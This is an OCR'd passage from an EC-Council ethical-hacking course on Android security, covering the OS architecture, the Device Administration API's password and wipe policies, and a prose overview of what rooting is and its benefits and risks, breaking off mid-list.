
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Android OS

The number of people using smartphones and tablets is increasing rapidly, as these devices support a wide range of functionalities. Android is the most popular mobile OS because it is a platform that is open to all applications. Like other OSs, Android has certain vulnerabilities, and not all Android users install patches to update and secure the OS software and apps. Such a casual approach of users allows attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

This section discusses the Android OS, its architecture, and the associated vulnerabilities. It also covers the process of rooting Android phones, rooting tools, Android Trojans, and hacking Android mobiles. Finally, the section discusses guidelines for securing Android devices, security controls, and device-tracking tools.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Android OS

Source: *https://developer.android.com*

Android, a software environment developed by Google for mobile devices, includes an OS, middleware, and key applications. The Android OS relies on the Linux kernel and is an open-source platform.

Features:

- Provides a variety of prebuilt UI components such as structured layout objects and UI controls that allow one to build the GUI for the app
- Provides several options to save persistent application data:
  - **Shared Preferences**—Store private primitive data in key-value pairs
  - **Internal Storage**—Private data on the device memory
  - **External Storage**—Public data on the shared external storage
  - **SQLite Databases**—Store structured data in a private database
  - **Network Connection**—Store data on the web with your own network server
- RenderScript provides a platform-independent computation engine that operates at the native level. One can use it to accelerate apps that require extensive computational horsepower.
- Provides rich APIs that allow the app to connect and interact with other devices over Bluetooth, near-field communication (NFC), Wi-Fi P2P, USB, and session initiation protocol (SIP), in addition to standard network connections.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Application framework allows for the reuse and replacement of components.
- Android runtime (ART) optimized for mobile devices.
- Integrated browser based on the open-source Blink and WebKit engine.
- SQLite for structured data storage.
- Media support for common audio, video, and still image formats (e.g., MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, and GIF).
- Rich development environment including a device emulator, tools for debugging, memory and performance profiling, and a plugin for the Eclipse IDE.

Android OS Architecture

Source: *https://developer.android.com*

Android is a Linux-based OS designed for portable devices such as smartphones and tablets. It is a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer (HAL), and Linux kernel) and five layers.

- **System Apps**

  All Android system applications are at the top layer. Any app developed should fit into this layer. Some standard applications that come pre-installed with every Android device include dialer, email, calendar, camera, SMS messaging, web browsers, contact managers, and so on. Most Android apps are "written" in Java.

- **Java API Framework**

  Android platform functions are made available to developers through APIs written in Java. The application framework offers many high-level services to applications, which developers incorporate in their development.

  Some of the application framework blocks are as follows:

  - **Content Providers**—Manages data sharing between applications.
  - **View System**—For developing lists, grids, text boxes, buttons, and so on.
  - **Activity Manager**—Controls the activity life cycle of applications.
  - **Location Manager**—Manages location using GPS or cell towers.
  - **Package Manager**—Keeps track of the applications installed on the device.
  - **Notification Manager**—Helps applications display custom messages in a status bar.
  - **Resource Manager**—Manages various types of resources used.
  - **Telephony Manager**—Manages all voice calls.
  - **Window Manager**—Manages application windows.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Native C/C++ Libraries**

  The next layer comprises the native libraries. Libraries are "written" in C or C++ and are specific to particular hardware. This layer allows the device to control different types of data.

  The native libraries are as follows:

  - **WebKit and Blink**—web browser engine to display HTML content
  - **Open Max AL**—companion API to OpenGL ES but used for multimedia (video and audio) rather than audio only
  - **Libc**—Comprises System C libraries
  - **Media Framework**—provides media codecs that allow recording and playback of different media formats
  - **Open GL | ES**—2D and 3D graphics library
  - **Surface Manager**—meant for display management
  - **SQLite**—database engine used for data storage purposes
  - **FreeType**—meant for rendering fonts
  - **SSL**—meant for Internet security

- **Android Runtime**

  It includes core libraries and the ART virtual machine.

  - **Android Runtime (ART)**

    For Android versions beyond 5.0, apps have their own runtime processes and instances. Android runtime has features such as ahead-of-time (AOT) compilation, just-in-time (JIT) compilation, optimized garbage collection (GC), and Dalvik Executable format (DEX) files to compress machine code.

  - **Core Libraries**

    The set of core libraries allows developers to write Android applications using Java.

- **Hardware Abstraction Layer**

  The hardware abstraction layer is used to expose the device's hardware capabilities to the Java API framework that resides at a higher level. It acts as an abstraction layer between the hardware and the software stack. HAL comprises various modules that are required for the hardware equipment in the device, such as audio, camera, Bluetooth, sensors, and so on.

- **Linux Kernel**

  The Android OS relies on the Linux kernel. This layer comprises low-level device drivers such as audio driver, binder (IPC) driver, display driver, keypad driver, Bluetooth driver, camera driver, shared memory driver, USB driver, Wi-Fi driver, Flash memory driver, and

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

power management for the various hardware components. The functions of this layer include memory management, power management, security management, and networking.

The figure below shows a pictorial representation of the complete Android architecture:




Figure 17.12: Android Architecture


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Android Device Administration API

- The Device Administration API provides device administration features at the system level
- This API allows developers to create security-aware applications that are useful in enterprise settings, where IT professionals require strong control over employee devices

Policies Supported by the Device Administration API

- Password enabled
- Minimum password length
- Alphanumeric password required
- Complex password required
- Minimum letters required in password
- Minimum lowercase letters required in password
- Minimum non-letter characters required in password
- Minimum numerical digits required in password
- Minimum symbols required in password
- Minimum uppercase letters required in password
- Password expiration timeout
- Password history restriction
- Maximum failed password attempts
- Maximum inactivity time lock
- Storage encryption required
- Camera disabled
- Prompt user to set a new password
- Device immediately locked
- Wiping of the device's data



https://developer.android.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Android Device Administration API

Source: *https://developer.android.com*

The device administration API provides device administration features at the system level. Such APIs allow developers to create security-aware applications that are useful in enterprise settings, in which IT professionals require rich control over employee devices. One can use a device administration ("admin") API to write device admin applications that users install on their devices. The device admin application enforces the desired policies.

Some examples of the types of applications that might use the device administration API are as follows:

- Email clients
- Security applications that perform a remote wipe
- Device management services and applications

The table below lists the policies supported by the Android device administration API:

Policy	Description
Password enabled	Requires that devices ask for a PIN or password
Minimum password length	Set the required number of characters for the password. For example, you can require a PIN or password to have at least six characters.
Alphanumeric password required	Requires the password to have a combination of letters and numbers and may include symbolic characters.
Complex password	Requires the password to contain at least a letter, a numerical digit,

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

required	and a special symbol. Introduced in Android 3.0.
Minimum letters required in password	The minimum number of letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum lowercase letters required in password	The minimum number of lowercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum non-letter characters required in password	The minimum number of nonletter characters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum numerical digits required in password	The minimum number of numerical digits required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum symbols required in password	The minimum number of symbols required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum uppercase letters required in password	The minimum number of uppercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Password expiration timeout	When the password will expire, expressed as a delta in milliseconds from when a device admin sets the expiration timeout. Introduced in Android 3.0.
Password history restriction	This policy prevents users from reusing the last *n* unique passwords. Typically, you can use this policy in conjunction with setPasswordExpirationTimeout(), which forces users to update their passwords after a specified amount of time has elapsed. Introduced in Android 3.0.
Maximum failed password attempts	Specifies how many times a user can enter the wrong password before the device wipes its data. The Device Administration API also allows administrators to remotely reset the device to factory defaults. This secures data in case the device is lost or stolen.
Maximum inactivity time lock	Sets the length of time since the user last touched the screen or pressed a button before the device locks the screen. When this happens, users need to enter their PIN or password again before they can use their devices and access data. The value can be between 1 and 60 minutes.
Require storage encryption	Specifies the encryption of storage, if the device supports it. Introduced in Android 3.0.
Disable camera	Specifies the camera-disabling feature. Note that this does not have to be permanent. The camera can be enabled/ disabled dynamically based on context, time, and so on. Introduced in Android 4.0.

Table 17.3: List of policies supported by the Android Device Administration API

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In addition to supporting the policies mentioned above, the device administration API lets you perform the following:

- Prompt user to set a new password
- Lock device immediately
- Wipe the device's data (i.e., restore the device to its factory defaults)

An example of an Android device administrator page is shown below:




Figure 17.13: Screenshot displaying Android Device Administrator

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Android Rooting

- Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem
- Rooting process involves exploiting security vulnerabilities in the device firmware and copying the SU binary to a location in the current process's PATH (e.g., /system/xbin/su) and granting it executable permissions with the chmod command

Rooting enables all user-installed applications to run privileged commands, such as

- Modifying or deleting system files, module, ROMs (stock firmware), and kernels
- Removing carrier- or manufacturer- installed applications (bloatware)
- Low-level access to the hardware that are typically unavailable to the devices in their default configuration
- Wi-Fi and Bluetooth tethering
- Install applications on an SD card

Rooting also comes with many security and other risks to your device, including

- Voiding of your phone's warranty
- Poor performance
- Malware infection
- Bricking of the device

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Android Rooting

The goal of rooting Android is to overcome the restrictions imposed by hardware manufacturers and carriers, thereby resulting in the ability to modify or replace system applications and settings, run apps that require admin privileges, remove and replace a device's OS, remove applications pre-installed by its manufacturer or carrier, or perform other operations that are otherwise inaccessible to the typical Android user. Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem. The rooting process involves exploiting security vulnerabilities in the device's firmware, copying the su binary to a location in the current process's PATH (e.g., /system/xbin/su), and granting it executable permissions with the chmod command.

Rooting enables all the user-installed applications to run privileged commands such as

- Modifying or deleting system files, modules, ROMs (stock firmware), and kernels
- Removing carrier- or manufacturer-installed applications (bloatware)
- Low-level access to hardware that is typically unavailable to devices in their default configuration
- Improved performance
- Wi-Fi and Bluetooth tethering
- Installing applications on SD card
- Better user interface and keyboard

Rooting also comes with many security risks and other risks to your device, including

- Voiding your phone's warranty

